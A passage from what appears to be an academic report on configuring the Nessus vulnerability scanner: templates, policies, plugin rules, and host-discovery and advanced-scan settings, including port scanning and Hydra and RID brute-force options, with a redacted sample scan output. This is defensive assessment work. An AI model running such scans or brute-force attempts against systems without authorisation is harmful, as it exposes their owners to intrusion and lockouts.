- xv. *Ripple20 Remote Scan*: Ripple20 is a set of 19 vulnerabilities affecting the Treck embedded IP stack. This vulnerability impacts millions of devices, exposing a very complex supply chain for IoT devices. This type of Scan detects the hosts running in the Treck stack in the Network, which may be affected by Ripple20 vulnerabilities.
- xvi. *Zerologon Remote Scan*: Zerologon vulnerability allows hijacking the windows domain controller and penetrating the system, including the root domain controller. Zerologon Remote Scan identifies the defects of the system Microsoft Netlogon in the Network that are vulnerable to Zerologon.
- xvii. *Solorigate*: It penetrates the company's remote control network server and injects a loophole into the Orion software update. Solorigate Scan helps to detect the SolarWinds Solorigate vulnerabilities in the systems using remote and local checks.
- xviii. *2020 Threat Landscape Retrospective (TLR)*: It provides an overview of the vulnerability landscape. It helps to analyze the cyber threats and major vulnerabilities of 2020 to develop and supervise defenders.

C. Compliance:

- i. *Audit Cloud Infrastructure*: Audit Cloud Infrastructure helps to examine the third-party cloud configuration services. Security controls are the management, operational and technological protections or countermeasures employed to defend the systems confidentiality, integrity, and availability and its data inside an organizational information system.
- ii. *Internal PCI Network Scan*: Internal PCI Network Scan performs vulnerability scan on all internal hosts within or provided path to an entity cardholder data environment from inside the

logical network perimeter (CDE). It validates certain Data Security Standards (DSS) requirements by performing vulnerability scans of merchants and service providers internet-facing environments.

- iii. *MDM Config Audit*: MDM Config Audit helps to examine the scan result configurations of mobile device managers. audits all the basic settings are configured such as encryption, remote wipe, passcode requirements set, etc.
- iv. *Offline Config Audit*: Audits the configuration of network devices. It uses the host files to scan and configure its settings. Through these files, scans can be made to make sure that device settings comply with audits without the need to directly scan the host.
- v. *PCI Quarterly External Scan*: External scans must be done using an approved scanning vendor at least quarterly. It simulates an scan to meet PCI DSS requirements. external PCI scanning requirements should use this template in Tenable.io, which allows scanning unlimited times before submitting results to Tenable, Inc. for validation.
- vi. *Policy Compliance Auditing*: It analyzes the system configurations against a known baseline. It reviews the adherence of an enterprise to regulatory guidelines. Audit reports assess the strength and comprehensiveness of compliance preparations, security policies, user access controls, and procedures for risk management of an organization.
- vii. *SCAP and OVAL Auditing*: Audit's systems using Security Content Automation Protocol and Open Vulnerability and Assessment Language descriptions. It enables automated management of vulnerabilities and policy compliance for an organization. It relies on multiple standards and policies, such as OVAL, CVE, CVSS, CPE, and FDCC policies, and can be performed on both Linux and windows.

XIX. NESSUS DASHBOARD

- A. *Scan Folders*: The scan section is divided into My scans, All scans, and Trash folders. When a scan is performed or created, it is displayed in the My scans folder. All scans list all the created scans along with the scans with which have permission to interact. The trash folder displays all the scans and folders that have been deleted, and the trash folder scans are deleted after 30 days automatically. [77]
- B. *Policies*: Nessus policy is created to perform a scan. It is a collection of configurations, processes, and types of scans that are carried out. Several scans can use one policy, but only one policy applies per Scan. Users can either import a previously developed policy (.nessus format) or create a new policy by clicking Create a new policy. There are different policy modules in Nessus depending on the test cases to run on the hosts. Policy modules are the same as scan templates ([As illustrated in Section 17 Nessus Scan templates](#)). [78]
 - Basic Network scan is select and details about the scan settings are updated and saved.




Fig. 19. Nessus policy Basic Network Scan template

- Once saved it is navigated to policies dashboard where it displays all the saved policies. Check box of the policy is enabled, and, on the top, more options is selected, and the configured policy is exported.




Fig. 20. Nessus policy Dashboard

- The policy is downloaded into the local system. Likewise, all the saved policies can be imported to the Nessus to reuse the same policy multiple times.




Fig. 21. Downloaded Nessus Policy rule in local system

C. *Plugin Rules*: Plugin rules helps to change the behaviour of the plugin, here we are customizing the rules to reduce the false-positive vulnerabilities and below provided Plugin id are default vulnerabilities provided by Nessus scan results and all the plugin ids given below are in reference from previous scan analysis and Nessus plugin id detail sources. [79]

- From the left menu Plugin rules are selected and new rule is created. Plugin ID and Severity is given as below. Once details are given the rules are saved




Fig. 22. Creating New Plugin rules

- The process is repeated for all the other plugin Ids, which are defined to be false-positive vulnerabilities.




Fig. 23. Nessus Plugin rules Dashboard.

XX. NESSUS SCANNING TEMPLATE CONFIGURATION

Firstly, a new scan profile is created, which helps to record the vulnerabilities and assess them. Furthermore, a Scan templated is selected. Each scan template describes the settings and configurations. Predefined configuration options are set to a policy and, once created it can be used in the templates in user-defined tabs. The Nessus user interface provides the template details, and few are available on a fully licensed copy of Nessus Professional. Configure the settings depending on the selected template. For instance, a basic network scan is preconfigured with several default settings and allows the users to quickly perform the Scan. Launch the Scan, and the time takes to complete the Scan depends on congestion, network speed, and many other factors. Finally, the results are analyzed and reported. The analysis helps to understand security posture and vulnerabilities. All the results are prioritized and color-coded, and customizable viewing options such as hosts, Vulnerabilities, Remediations, Notes, History. Host Discovery, Basic Network Scan, Advanced Scan, Web application tests are major scan templates are used for vulnerability analysis. [80]

- A. *Host Discovery Configuration*: Host discovery is used to identify the active hosts in the network and port scans in a specific system.
 - i. *Settings*: Scan setting enables to refine parameters in scans to meet network security parameters.
 - a. *Basic*: The Basic scan options are used to customize the organizational and security characteristics.
 - General settings are selected, and a Scan name and target IP address are provided. To analyze the results further the profile helps to navigate and assess the results.

New Scan / Host Discovery

[← Back to Scan Templates](#)

Settings Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

REPORT

ADVANCED

Name:

Description:

Folder:

Targets:

Upload Targets [Add File](#)

Fig. 24. Required Configurations of General settings

- The Basic Schedule tab, the Scan can be enabled to schedule and run the vulnerability template by providing the date and time.

New Scan / Host Discovery

[← Back to Scan Templates](#)

Settings Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

REPORT

ADVANCED

Enabled

NOTE: Only one schedule can be enabled. Any other scheduled scans will be disabled. Upgrade to Nessus Professional

Frequency:

Starts:

Timezone:

Summary: Once on Wednesday, June 9th, 2021 at 4:30 PM

Fig. 25. Schedule Configuration of Scan

- Furthermore, in the notification tab the scan results can be sent through emails by providing the address in the recipients details but a smtp server details are provided to access the services.

New Scan / Host Discovery

[← Back to Scan Templates](#)

Settings **Plugins**

BASIC

- General
- Schedule
- Notifications

DISCOVERY

REPORT

ADVANCED

Notifications

Notifications will not be sent until your **SMTP Server** is configured.

Email Recipient(s)

Result Filters [Add Filter](#)

Save **Cancel**

Fig. 26. Notification Email details of Recipients

- b. *Discovery*: The Discovery settings, which include port ranges and procedures, are related to discovery and port scanning.
- Required specification such as Host enumeration, Port scan, etc from the list is selected

New Scan / Host Discovery

[← Back to Scan Templates](#)

The screenshot shows the 'Settings' tab with 'Plugins' visible. The 'DISCOVERY' section is expanded. The 'Scan Type' dropdown menu is open, displaying the following options: Host enumeration (highlighted), Host enumeration, OS Identification, Port scan (common ports), Port scan (all ports), Custom, TCP, ARP, and ICMP (2 retries). At the bottom, there are 'Save' and 'Cancel' buttons.

Fig. 27. Configuration of Discovery settings

- c. *Report*: It is used to customize the output report alignment such as Display unreachable hosts, Designate hosts by their DNS name, etc.
- The default settings are configured by enabling the users to edit and display host that respond to ping.

New Scan / Host Discovery

[← Back to Scan Templates](#)

The screenshot shows the 'Settings' tab with 'Plugins' visible. The 'REPORT' section is expanded. The 'Output' section contains the following settings:

- Allow users to edit scan results
- Designate hosts by their DNS name
- Display hosts that respond to ping
- Display unreachable hosts
- Display Unicode characters

WARNING: This feature may cause issues with compliance checks and custom plugins that encounter ISO-8859-1 encoded output

At the bottom, there are 'Save' and 'Cancel' buttons.

Fig. 28. Customizing the Report settings

d. *Advanced*: It helps to configure the scan performance and Unix commands. Moreover, Certain parameters may be unavailable, and default values may differ, depending on the template we choose.

- Performance options are given default values and Unix find command Options and left disabled since the scan sources are being used from all.

New Scan / Host Discovery

[Back to Scan Templates](#)

Fig. 29. Advanced settings of Host Discovery template

- Finally, the configurations are saved, and the scan is launched.

Host	Ports
192.168. [REDACTED]	445
192.168. [REDACTED]	
192.168. [REDACTED]	
192.168. [REDACTED]	111, 139, 445, 2049, 35500, 39151, 40036, 44497, 44997, 56530
192.168. [REDACTED]	111, 139, 445, 2049, 42609, 45178, 47154, 49447, 53535, 59701
192.168. [REDACTED]	111, 139, 445, 2049, 37574, 38269, 54789, 58882, 60304, 60851
192.168. [REDACTED]	111, 139, 445, 2049, 33022, 34774, 35825, 42110, 47132, 50613

Fig. 30. Sample Output result of Host Discovery template

B. *Advanced Scan Configuration:* The advanced scan is a fully customized scanning template the default values are the best sources from the tenable. The plugins can be enabled and disabled from the list and the template is mostly used for better results.

i. *Settings:* Scan setting enables to refine parameters in scans to meet network security parameters.

a. *Basic:* The Basic scan options are used to customize the organizational and security characteristics.

- General settings are selected, and a Scan name and target IP address are provided. To analyze the results further the profile helps to navigate and assess the results.

New Scan / Advanced Scan

[← Back to Scan Templates](#)

The screenshot shows the 'New Scan / Advanced Scan' configuration page. The 'Settings' tab is selected, and the 'General' sub-tab is active. The main configuration area includes the following fields:

- Name:** sample advanced scan template
- Description:** (empty text box)
- Folder:** My Scans (dropdown menu)
- Targets:** 192.168.X.X/24 (text area)

At the bottom of the configuration area, there is an 'Upload Targets' section with an 'Add File' button. Below the configuration area, there are 'Save' and 'Cancel' buttons.

Fig. 31. Required Configurations of General settings

- The Basic Schedule tab, the Scan can be enabled to schedule and run the vulnerability template by providing the date and time.

New Scan / Advanced Scan

[Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC ▾

- General
- Schedule**
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Enabled

NOTE: Only one schedule can be enabled. Any other scheduled scans will be disabled. Upgrade to Nessus Professional

Frequency: Once ▾

Starts: 01:00 ▾ 2021-06-10

Timezone: America/New York ▾

Summary: Once on Thursday, June 10th, 2021 at 1:00 AM

Save Cancel

Fig. 32. Schedule Configuration of Scan

- Furthermore, in the notification tab the scan results can be sent through emails by providing the address in the recipients details but a smtp server details are provided to access the services.

New Scan / Advanced Scan

[Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC ▾

- General
- Schedule
- Notifications**

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Notifications will not be sent until your SMTP Server is configured. ✕

Email Recipient(s): Sample@student.concordia.ab.ca

Result Filters: Add Filter

Save Cancel

Fig. 33. Notification Email details of Recipients

- b. *Discovery*: The Discovery settings, which include port ranges and procedures, are related to discovery and port scanning.

- Host discovery is enabled to send request ping packets to the hosts. Moreover, fast network discovery helps to minimize the false positive responses bypassing the additional tests such as verifying the responses not reaching from a load balancer or from a proxy. Here Ping methods are tested for three the sources of protocols like ARP, TCP, ICMP.

New Scan / Advanced Scan

[Back to Scan Templates](#)

The screenshot shows the 'Remote Host Ping' configuration page in Nessus. The page is divided into several sections:

- Settings:** Includes tabs for 'Settings', 'Credentials', and 'Plugins'.
- Navigation:** A sidebar on the left contains categories: BASIC, DISCOVERY (with sub-items: Host Discovery, Port Scanning, Service Discovery), ASSESSMENT, REPORT, and ADVANCED.
- Remote Host Ping:** A toggle switch labeled 'Ping the remote host' is set to 'ON'.
- General Settings:**
 - Test the local Nessus host: This setting specifies whether the local Nessus host should be scanned when it falls within the target range specified for the scan.
 - Use fast network discovery: If a host responds to ping, Nessus attempts to avoid false positives, performing additional tests to verify the response did not come from a proxy or load balancer. Fast network discovery bypasses those additional tests.
- Ping Methods:**
 - ARP
 - TCP
 - Destination ports: A dropdown menu showing 'built-in'.
 - ICMP

Fig. 34. Host discovery configuration

- Port scan configurations are enabled for unscanned ports for closed and to verify the Local TCP ports.

New Scan / Advanced Scan

[← Back to Scan Templates](#)

The screenshot shows the 'Settings' tab for a scan configuration. The left sidebar has a tree view with categories: BASIC, DISCOVERY (expanded), ASSESSMENT, REPORT, and ADVANCED. Under DISCOVERY, 'Port Scanning' is selected. The main content area is titled 'Ports' and contains the following settings:

- Consider unscanned ports as closed
- Port scan range:
- Local Port Enumerators**
 - SSH (netstat)
 - WMI (netstat)
 - SNMP
 - Only run network port scanners if local port enumeration failed
 - Verify open TCP ports found by local port enumerators
- Network Port Scanners**
 - TCP

Fig. 35. Port scan configuration

- Service Discovery configurations are left with default values.

New Scan / Advanced Scan

[← Back to Scan Templates](#)

The screenshot shows the 'Settings' tab for a scan configuration. The left sidebar has a tree view with categories: BASIC, DISCOVERY (expanded), ASSESSMENT, REPORT, and ADVANCED. Under DISCOVERY, 'Service Discovery' is selected. The main content area is titled 'General Settings' and contains the following settings:

- Probe all ports to find services
Attempts to map each open port with the service that is running on that port. Note that in some rare cases, this might disrupt some services and cause unforeseen side effects.
- Search for SSL/TLS/DTLS services: ON
- Search for SSL/TLS on:
- Search for DTLS on:
- Identify certificates expiring within x days:
- Enumerate all SSL/TLS ciphers
When selected, Nessus ignores the list of ciphers advertised by SSL/TLS services, and enumerates them by attempting to establish connections using all possible ciphers.
- Enable CRL checking (connects to the Internet)

Fig. 36. Service discovery Settings

- c. *Assessment*: Assessment settings are used to configure what vulnerabilities to detect and how scans identify vulnerabilities. For example, Brute Force, Web Applications, Malware, Databases. In general, the SMTP configurations and Scan Accuracy are given.
 - General assessment configurations help to avoid the false alarms by enabling the Override normal accuracy and by performing thorough tests in the system. The SMTP domain details are given.

New Scan / Advanced Scan

[← Back to Scan Templates](#)

Settings

Credentials

Plugins

BASIC >

DISCOVERY >

ASSESSMENT ▾

- General
- Brute Force
- Web Applications
- Windows
- Malware
- Databases

REPORT >

ADVANCED >

Accuracy

Override normal accuracy

Avoid potential false alarms

Show potential false alarms

Perform thorough tests (may disrupt your network or impact scan speed)

Antivirus

Antivirus definition grace period (in days):

SMTP

Third party domain

This domain must be outside the range of the site being scanned or the site performing the scan. Otherwise, the test might be aborted by the SMTP server.

From address

To address

Fig. 37. Customizing General Assessment settings

- Brute force is enabled and here we are using only the credential provided by the user. (Setting can also be configured for files by providing the list of random words in a text source)

New Scan / Advanced Scan

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC >
DISCOVERY >
ASSESSMENT ▾
General
Brute Force
Web Applications
Windows
Malware
Databases
REPORT >
ADVANCED >

General Settings

Only use credentials provided by the user
Used to prevent account lockouts if your password policy is set to lock out accounts after several invalid attempts.

Oracle Database

Test default accounts (slow)

Hydra

Always enable Hydra (slow)
Nessus uses Hydra to attempt brute force attacks when either this setting or the "Perform thorough tests" setting in the "Assessment / General" section is enabled.

Logins file [Add File](#)

Passwords file [Add File](#)

Number of parallel tasks

Timeout (in seconds)

Fig. 38. Brute Force Assessment configuration

- By default, the Web application scan is disabled, scan web application option is turned on and general setting are left as default.

New Scan / Advanced Scan

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC >
DISCOVERY >
ASSESSMENT ▾
General
Brute Force
Web Applications
Windows
Malware
Databases
REPORT >
ADVANCED >

Web Application Settings

Scan web applications

General Settings

Use a custom User-Agent

Web Crawler

Start crawling from

Excluded pages (regex)

Maximum pages to crawl

Maximum depth to crawl

Follow dynamically generated pages

Fig. 39. Customizing the Web Applications Assessment

- Windows configurations are enabled for scanning Microsoft operating system and the SMB domain and RID brute force is enabled.

New Scan / Advanced Scan

[← Back to Scan Templates](#)




Fig. 40. Windows Assessment configuration

- Malware scan setting is enabled, Malware is a program that is created with the intent of causing harm to a device, server, client, or Network. Enabling it helps to detect the sources.

New Scan / Advanced Scan

[← Back to Scan Templates](#)




Fig. 41. Malware Assessment configuration

- Oracle data is configured and enabled to authenticate the database with the detected security identifier (SID)




Fig. 42. Database Assessment configuration

- d. *Report*: It is used to customize the output report alignment such as Processing, Scan Output.
- Report configurations are left with default values.

